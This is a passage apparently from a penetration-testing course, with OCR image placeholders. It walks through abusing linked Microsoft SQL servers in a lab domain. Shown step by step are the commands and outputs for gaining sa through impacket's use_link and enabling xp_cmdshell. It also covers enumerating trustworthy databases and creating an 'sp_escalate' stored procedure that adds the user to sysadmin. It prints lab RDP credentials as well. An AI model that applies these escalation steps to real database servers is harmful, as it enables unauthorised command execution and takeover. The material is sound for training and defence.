To exploit the sysadmin (`sa`) privileges granted to the user `inlanefreight\jimmy`, we can utilize `use_link` command from impacket's `mssqlclient.py` to establish a connection to the `SQL02\SQLEXPRESS` linked server. After the connection, a change in username can be noticed from `jimmy guest@master` to `sa dbo@master`. With `sa` privileges, we can now enable `xp_cmdshell` by using the command `enable_xp_cmdshell`.

Enabling xp_cmdshell

```
SQL (inlanefreight\jimmy  guest@master)> use_link "SQL02\SQLEXPRESS"
SQL >"SQL02\SQLEXPRESS" (sa  dbo@master)> enable_xp_cmdshell
[*] INFO(SQL02\SQLEXPRESS): Line 185: Configuration option 'show advanced
options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(SQL02\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell'
changed from 0 to 1. Run the RECONFIGURE statement to install.
```

To verify if `xp_cmdshell` is enabled, we will also attempt to execute the Windows command `whoami`, which should output the current user the SQL02 is running as.

Executing whoami

```
SQL >"SQL02\SQLEXPRESS" (sa  dbo@master)> xp_cmdshell whoami
output
---------------------------
nt service\mssql$sqlexpress

NULL
```

---

2. Trustworthy Databases

If a user within our domain (`Inlanefreight.ad`) hasn't been granted remote login permissions as a sysadmin (`sa`), but instead has been provided public privileges as a local SQL User in SQL02 (`logistics.ad`), we can pursue a strategy to enumerate `trusted databases` on the targeted linked server. Our objective would be to determine if the user

holds the `db_owner` role for any `trusted database`. If such a database is identified, we can create a stored procedure to enable `xp_cmdshell`, ensuring it executes under the context of the `OWNER`, which typically would be the `sa` user.

According to Microsoft:

The dbo user has all permissions in the database and cannot be limited or dropped. dbo stands for database owner, but the dbouser account is not the same as the db_owner fixed database role, and the `db_owner` fixed database role is `not` the same as the user account that is recorded as the `owner` of the database.

To illustrate an example of Trustworthy database abuse, let's consider the user `INLANEFREIGHT\htb-student`.

Note: RDP credentials for INLANEFREIGHT\htb-student to login into SQL01 is `htb-student`: `HTB_@cademy_stdnt!`

```
xfreerdp /v:10.129.229.148 /u:htb-student /p:"HTB_@cademy_stdnt!"
/dynamic-resolution
```

Enumeration from Windows


We'll utilize the domain user `inlanefreight\htb-student` to ascertain the rights he holds on the linked SQL server (SQL02.logistics.ad). For enumeration, we can employ the PowerUpSQL PowerShell script, specifically its function `Get-SQLServerLink`, to enumerate the link and rights between the SQL servers.

```
PS C:\Tools> Get-SQLServerLink
ComputerName           : SQL01
Instance               : SQL01
DatabaseLinkId             : 0
DatabaseLinkName       : SQL01\SQLEXPRESS
DatabaseLinkLocation   : Local
Product                : SQL Server
Provider               : SQLNCLI
Catalog                :
LocalLogin             :
RemoteLoginName        :
is_rpc_out_enabled     : True
is_data_access_enabled : False
modify_date            : 1/4/2024 1:52:15 AM

ComputerName           : SQL01
Instance               : SQL01
DatabaseLinkId         : 1
DatabaseLinkName       : SQL02\SQLEXPRESS
```

```
DatabaseLinkLocation   : Remote
Product                : SQL Server
Provider               : SQLNCLI
Catalog                :
LocalLogin             :
RemoteLoginName        :
is_rpc_out_enabled     : True
is_data_access_enabled : True
modify_date            : 1/4/2024 2:09:31 AM
```


From the provided output, it's evident that the `LocalLogin` and `RemoteLoginName` attributes of SQL02\SQLEXPRESS are empty, indicating that `inlanefreight\htb-student` does not have remote login permissions as a sysadmin (sa) on SQL02.
Let's execute the SUSER_NAME() function in SSMS to retrieve the login identification name of the user in SQL02.

```
select * from openquery("SQL02\SQLEXPRESS",'select SUSER_NAME()')
```




From the above output, we observe that the login identification name for the user `inlanefreight\htb-student` in SQL02 is `htb-dbuser`. This indicates that `inlanefreight\htb-student` is identified as the `htb-dbuser` login on SQL02, which is a local SQL user in SQL02.
Let's verify if our user has sysadmin (sa) rights on SQL02 by executing the following query.

```
select * from openquery("SQL02\SQLEXPRESS",'select
IS_SRVROLEMEMBER(''sysadmin'')')
```




The output returns `0`, indicating that `htb-student` does not have sysadmin rights in SQL02. To confirm our current role, we can use the following command.

```
select * from openquery("SQL02\SQLEXPRESS",'select
IS_SRVROLEMEMBER(''public'')')
```




From the output provided, it is confirmed that we have the Public role in SQL02.
To enumerate all the databases in SQL02 (`logistics.ad`), we can execute the following SQL query, which will retrieve the names of all databases present in SQL02.

```
select * from openquery("SQL02\SQLEXPRESS",'select name FROM
master.dbo.sysdatabases')
```




Next, we must ascertain whether any of the databases enumerated possess trustworthiness enabled. To identify if any of the enumerated databases have trust worthy enabled, we can execute the following SQL query which will retrieve the names of all databases along with their trustworthiness status. If the value of `is_trustworthy_on` is 1, it means that the database has trustworthiness enabled.

```
select * from openquery("SQL02\SQLEXPRESS",'SELECT
a.name,b.is_trustworthy_on FROM master..sysdatabases as a INNER JOIN
sys.databases as b ON a.name=b.name;')
```




The provided output indicates that the database named `htb-reports` has trustworthy enabled. Our next step is to verify whether our currently identified user `htb-dbuser` holds the `db_owner` role on the `htb-reports` database.

```
EXEC ('sp_helpuser') AT "SQL02\SQLEXPRESS"
```



The output confirms that the user `htb-dbuser` holds the `db_owner` role on the `htb-reports` database. We can execute the following query to verify that the owner of the database `htb-reports` is indeed `sa`.

```
select * from openquery("SQL02\SQLEXPRESS",'SELECT name as database_name , SUSER_NAME(owner_sid) AS owner , is_trustworthy_on AS TRUSTWORTHY from sys.databases;')
```




Armed with this information, we can proceed to exploit this access by creating a stored procedure and escalating our privileges.

Abuse from Windows

Now that we have identified a trustworthy database named `htb-reports` and confirmed that our current user `htb-student` (identified as `htb-dbuser`) has `db_owner` privileges on the `htb-reports` database, we can proceed to create a stored procedure that will allow us to escalate our privileges.


Before executing the stored procedure to elevate our privileges, let's first verify if the `IS_RPC_OUT_ENABLED` option is enabled. This option, also known as the Remote Procedure Call (RPC) Out option in Microsoft SQL Server, allows SQL Server to make outbound calls to other servers using RPC.

```
select is_rpc_out_enabled from sys.servers where name='SQL02\SQLEXPRESS'
```




The output confirms that RPC is enabled. Now, we can proceed to execute the `T-SQL` script to create a stored procedure named `sp_escalate` in the `htb-reports` database. Once the stored procedure is created, we will assign the role of `sysadmin` to the `htb-dbuser` user. We will use following query to create a stored procedure named `sp_escalate`.

```
EXEC ('CREATE PROCEDURE sp_escalate WITH EXECUTE AS OWNER AS EXEC
sp_addsrvrolemember ''htb-dbuser'',''sysadmin''') AT "SQL02\SQLEXPRESS"
```




After executing the stored procedure, we can verify the privileges of the current user once again. This time, we will find that we have `sysadmin` privileges.

```
EXEC ('sp_escalate;SELECT IS_SRVROLEMEMBER(''sysadmin'');SELECT
SUSER_NAME()') AT "SQL02\SQLEXPRESS"
```




With sysadmin (`sa`) rights acquired, our subsequent aim is to activate `xp_cmdshell` , a feature enabling the execution of Windows commands directly from within the SQL Server environment. Let's execute the following command to enable `xp_cmdshell` on SQL02\SQLEXPRESS.

```
EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure;') AT
"SQL02\SQLEXPRESS"
```



To verify if `xp_cmdshell` is enabled on SQL02, we will attempt to execute the Windows command `whoami` using the following query, which should output the current user the SQL02 is running as.

```
EXECUTE('xp_cmdshell "whoami"') AT "SQL02\SQLEXPRESS"
```



Enumeration from Linux

For enumeration using a linux host, we can employ the `mssqlclient.py` from impacket. The enum_links command from impacket will enumerate the link between the SQL servers.

Enumerate SQL Server Links and Login Rights

```
mssqlclient.py [email protected] -windows-auth
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password: HTB_@cademy_stdnt!
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed language setting to
us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (inlanefreight\htb-student  guest@master)> enum_links
SRV_NAME            SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE
SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
----------------   ----------------   -----------   ----------------   ---
---------------   ------------   -------
SQL01\SQLEXPRESS   SQLNCLI            SQL Server    SQL01\SQLEXPRESS
NULL                 NULL           NULL

SQL02\SQLEXPRESS   SQLNCLI            SQL Server    SQL02\SQLEXPRESS
NULL                 NULL           NULL

Linked Server   Local Login   Is Self Mapping   Remote Login
-------------   -----------   ---------------   ------------
```

From the provided output, it's evident that the `Local Login` and `Remote Login` attributes of SQL02\SQLEXPRESS are empty, indicating that `inlanefreight\htb-student` does not

have remote login permissions as a sysadmin (sa) on SQL02.

